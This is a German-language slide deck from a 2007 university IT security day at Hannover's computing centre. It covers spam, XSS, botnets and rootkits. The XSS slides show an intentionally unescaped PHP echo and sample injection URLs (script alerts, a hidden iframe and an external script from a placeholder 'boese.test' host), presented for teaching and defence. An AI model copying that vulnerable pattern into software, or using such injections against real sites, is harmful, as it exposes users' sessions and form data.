Begrüßung & zur Sicherheitslage

Sicherheitstage SS 2007

Hergen Harnisch

harnisch@rrzn.uni-hannover.de

20.06.2007

Programm

Mittwoch 20.6.

09:15-09:45 IT an der LUH
09:45-10:45 Zur Sicherheitslage
11:15-12:45 Netfilter / IP-Tables

Donnerstag 21.6.

09:15-10:45 Netzboot mit PXE
11:15-12:45 Netzboot im Pool

Freitag 22.6.

09:15-09:45 Disaster Recovery
09:45-10:30 Hacking-Demonstration
11:00-12:00 RRZN-Dienste
12:00-12:45 Abschlussdiskussion & Fragen

Mittwoch 27.6.

14:00-17:00 Workshop (separate Anmeldung)

Vorfälle

Bedrohungslage:

- Angriffe
- XSS & Javascript
- BOT-Netze
- Rootkits

Dienste des RRZN

Organisatorisches


Mail: Spam & Viren

- gehackte Rechner vermehrt zum Spamming missbraucht
- Spam nimmt deutlich zu ...
- ... teilweise in Wellen („Spam-Beschuss“)
- Vorhalten von Reserve-Resourcen auf Mail-Relays nötig, teilweise verzögerte Zustellung unvermeidlich
- Viren-Mails meist erstaunlich niedrig, aber Ausbruch-Phasen
- Grenzen zwischen Spam & Viren verschwimmen (z.B. Links auf *malicious websites*)

→ wg. Trojaner/Phishing Nutzer zur PM-Spamabwehr anhalten!
(vgl. `http://www.rrzn.uni-hannover.de/netz_pm-einf.html`)


R|R|Z|N

Mail: Spam & Viren (normal, 14.6.07)



Spam: 1.909.000 Viren: 64 zugestellt (tlw. Spam): 56.800

Mail: Spam & Viren (Last, 24.5.07)



Spam: 4.785.000 Viren: 2.700 zugestellt (tlw. Spam): 148.000

Typische Probleme

- erratene Passwörter (Bruteforce)
  $\longrightarrow$ Zugriff reicht, lokale Exploits meist einfach
- gleiche Passwörter auf mehreren Systemen
  $\longrightarrow$ „Durchwandern“, größerer Schaden

- unsichere Webanwendungen (fremde & eigene)
  $\longrightarrow$ Malware in Webseiten, Serverübernahme
- viele Dienste auf einem Server (Mail, Web, Fileserver)
  $\longrightarrow$ leichtes Eindringen, großer Schaden
- unklare Zuständigkeit / Konfiguration / Diensteangebot
  $\longrightarrow$ keine Updates / Passwortänderung / Neuinstallation ...

und natürlich Windows-Clients, Viren/Trojaner, Javascript, ...

R|R|Z|N

mehr gezielte Angriffe

auf Clients

- direkte Angriffe durch Firewall recht gut im Griff
- social Engineering großes Problem:
  - Phishing-Mails, Mails mit Malware
  - Trojaner
  - bösartige Webseiten:
    Javascript/Active-X, Bilder, PDFs, Office-Dokumente, EXE

auf Server

- Einsatz unsicherer Dienste
- Ausnutzung von Sicherheitslücken
- Server als Angriffsplattform: XSS, Spam ⟵ ohne Server-Hack

Cross Site Scripting (XSS)

Idee

Einschleusen von Javascript-Code oder ActiveX-Code durch einen Angreifer in eine vertraute Webseite.

Problem

Nutzer vertraut Webseite, die in seinem Browser aber zusätzliche, bösartige Skripte enthält, die z.B.

- Daten aus Formularfeldern aufzeichnen,
- Cookies mit Zugangsdaten auslesen,
- in der Vertrauenszone „Vertrauenswürdige Zone“ laufen,
- Netzzugriffe aktivieren (Scan des LANs),
- Zugriffsrechte des Clients nutzen (im Intranet),
- Client als Angreifer nutzen.

(simples) Beispiel

Webseite in PHP

```
<html><body>
<base href="http://schlecht.test/form-answer.php">
Hallo <?php echo $_GET["name"]?>!
</body></html>
```

gutartige URL

```
http://schlecht.test/form-answer.php?name=Harnisch
```

noch nette URL

```
http://schecht.test/form-answer.php?
                    name=<script>alert('Buh!')</script>
```

R|R|Z|N

IFRAME-Beispiel

(Webseite wie oben)

böse URL

```
http://schecht.test/form-answer.php?name=
        <iframe%20src="http://boese.test/ibuh.html"%20
    height="0"%20width="0"%20frameborder="0"></iframe>
```

noch nette IFrame-Seite

```
<html><body>
<base href="http://boese.test/ibuh.html">
<script>alert('Buh!')</script>
</body></html>
```

Bedrohungslage: XSS & Javascript

ohne Script-Tag

URL: `<img%20src='vbscript:msgbox("Buh!")'>`

URL: `<div%20onmouseover="alert('Buh!');">.`

externe Skripte

URL: `<script%20src="boese.test/buh.js">`

URL: `<link%20rel="stylesheet"%20href="boese.test/buh.css"/>`

Form-Variable im Javascript

PHP:
```
<script>alert('<?php echo $_GET["name"]; ?>')
</noscript>
```

URL: `...?name=';alert(String.fromCharCode(50,117,104,33))//`

Cookie-/Session-Problem

Session-Handling

Zugangsdaten oder Sitzungs-Id[1] werden häufig in

- versteckten Formular-Variablen (temporär)
- oder Cookies (evt. dauerhaft)

gespeichert. Diese Daten ermöglich Zugang als der Nutzer.

besonderes XSS-Problem

- Formulardaten in der Seite können von Skripten der Seite ausgelesen werden.
- Cookie-Zugriff ist meist auf Site beschränkt, aber Skripte der Seite können Cookie lesen.

---

[1] `http`-Protokoll bietet selbst keine Zustandsinformation, Session-Tracking wichtig für Abläufe in Web-Anwendungen

R|R|Z|N

Injektion per URL

Eine Nutzereingabe bei einem Formular wird vom Webserver in eine Webseite eingebaut. Formulardaten enthalten Skript und werden in URL kodiert, auf die das Opfer klickt.

auch: URL in Mail; URLs auf lokal gespeicherte Seiten

Beispiel

- Anzeige Fragebogen-Antworten
- Anzeige Referer aus dem Header der Anfrage

Direkte Link-Eingabe statt Klick verhindert diese Art.

Injektion per DB

Hochladen auf den Webserver selbst, der das Skript in einer Datenbank ablegt und später mit einer Webseite an Clients ausliefert.

Beispiel

- Forumsbeitrag
- Ergebnisse einer Web-Umfrage
- auf Webseite eingeblendeter Newsfeed, der Skripte enthält (oder Werbung, Suchergebnisse)

R|R|Z|N

Skript-Schadcode

Neben der XSS-spezifischen Vertrauensproblematik können Skripte ansich gefährlich sein:

- offensichtlich: Browser-Fehler ausnutzen
- Nutzung vertrauenswürdiger ActiveX-Controls
- Intranet-Hacking
  `http://www.whitehatsec.com/home/resources/presentations/assets/pres_OWASP_hacking041707.pdf`

XSS-Problematik

- Webserver ist Hauptproblem,
- aber Client wird angegriffen.
- Nutzermündigkeit wird ausgehebelt.
- Haftungsfrage ist unklar,
  mindestens Reputationsverlust für Serverbetreiber.

Empfehlung

- Als Nutzer XSS kennen, Javascript wenig nutzen.[2]
- Als Admin./Nutzer Browser immer aktuell halten.
- Als Betreiber dyn. Webseiten Ein- & Ausgaben filtern.
- generell: IP als Authentifizierung hat ausgedient!

[2] empfehlenswert: Firefox-Erweiterung NoScript.

BOT-Netze

- Rechner wird nach Infektion zu ferngesteuertem „Bothost“
- Infektionsweg wie üblich, bleibt aber unbemerkt
- Bothost wartet auf Kommandos
  - häufig per IRC, teilweise P2P-Protokolle,
    Bothost meldet sich bei IRC an (Firewall evt. unwirksam)
  - meist verschlüsselt
  - IRC-Server/Master heißen „C&C-Host“ (Command&Control)
- Botnet: Sammlung von Bothosts (bis zu 1.5 Millionen)
- Einsatzzweck:
  - Selbstzweck: Weiterverbreitung, Code-Update, ...
  - Spam-Versand, distributed Denial-of-Service (dDoS), ...
- Bots dienen zunehmend kommerziellem Interesse

R|R|Z|N

allgemeine Eigenschaften

verstecken vor den normalen Tools & Benutzern

- Dateien
- Prozesse / Daemons
- Netzwerkverbindungen

und damit

- sich selbst
- ihre Schadfunktionalität


$\longrightarrow$ ähnlich Stealth-Viren, nur umfassender

- erste Rootkits waren für Unix
- inzwischen Mehrzahl für Windows

R|R|Z|N

aktuelle Rootkits

- Kernel wird verändert (z.B. Filesystem-API)
- Erkennung durch Kernel-Umgehung (Hardwarezugriff)



Rootkiterkennung

- Finden von Rootkit-Spuren aus sauberem System (Boot-CD), z.T. im laufenden System („SicherheitsLücken des Rootkit“)
- Vergleich Hardwaredirektzugriff mit Zugriff über OS
- Soll-Ist-Vergleich mit Prüfsummen
- Analyse des Netzwerkverkehrs

Tools

- Virenscanner (z.B. unter Win-PE, Knoppix)
- *Windows:* Sophos Anti-Rootkit `sarsfx.exe`
  Unix: `chkrootkit`, Rootkit Hunter; Tools-CD INSERT
- `tripwire` (Prüfsummen), `cfengine`; Backup-Compare-Lauf
- IDS / IPS, Log-Auswertung

R|R|Z|N

Schutz vor Rootkits

Infektionswege wie bei Spyware, Trojanern, Viren, ...

- regelmäßiges Update von System und Applikationen
- Virenschutz
- Firewall
- vorsichtiger Nutzer: Javascript, Mailanhänge, „Tools“
- OS-Design (z.B. SE-Linux):
  - unpriviligierte Kernelmodule / Treiber
  - kein Recht auf Kerneleingriff für root
  - frühzeitige, unwiederkehrbare Rechteaufgabe
  - Code-Signing

Angebot

Neuerungen am Freitag

- WSUS: Windows Update ⟵
- Sophos: Virenscanner ⟵
- Netzschutz: Firewall ⟵
- Mail: Puremessage, Serverbetrieb
- Archiv und Backup ⟵
- Webhosting (statische Inhalte)
- . . . mehr im Dienstleistungskatalog
  `http://www.rrzn.uni-hannover.de/rrzn_dlk.html`

Diensteauslagerung ans RRZN

Vorteil

- Dienstetrennung
- „größere“ Lösung, Kompetenzbündelung
- Kosteneinsparung
- Zeitersparnis

Nachteil

- Ferne, Reaktionszeit
- Beantragung, Umstellung
- evt. weniger Flexibilität wegen Standardisierung

R|R|Z|N

Security-E-Mail-Adressen

`security@rrzn.uni-hannover.de`

- Versand erfolgt signiert mit DFN-Global-Zertifikat
  ggf. noch Warnung bei fehlendem CA-Zertifikat
- verschlüsselter Empfang möglich

`sec-`*`INST`*`@ou.uni-hannover.de`

- B-Rundschreiben 42/2005 (inzwischen abgelaufen)
- unbedingt aktuell halten:
  Weiterleitungsziel(e) aktualisieren; ggf. löschen oder neu
- zukünftig evt. mehr Warnmeldungen u.a. vom DFN

R|R|Z|N

Diskussionsforum

- „relativ geschlossener“ Bereich für LUH-Admins
- Themen: IT-Sicherheit & Administration
- „moderiert“ (genauer: mitgelesen) vom RRZN
- Diskussionsforum, Wiki, Termine, Chat

Nutzung

- StudIP: `https://elearning.uni-hannover.de`
- Veranstaltung „IT-Sicherheit und Administration“

Links

XSS

- `http://www.heise.de/security/artikel/38658`

Webanwendungen

- BSI: sichere Webanwendungen – Maßnahmen / Best Practise
  `http://www.bsi.de/literat/studien/websec/WebSec.pdf`

Vorträge vergangener Sicherheitstage

`http://www.rrzn.uni-hannover.de/sicherheitstage.html`

- zu Rootkits im SS 2006 - „Zur Sicherheitslage“
- zu Bot-Netzen im WS 2005/06 - „Zur Sicherheitslage“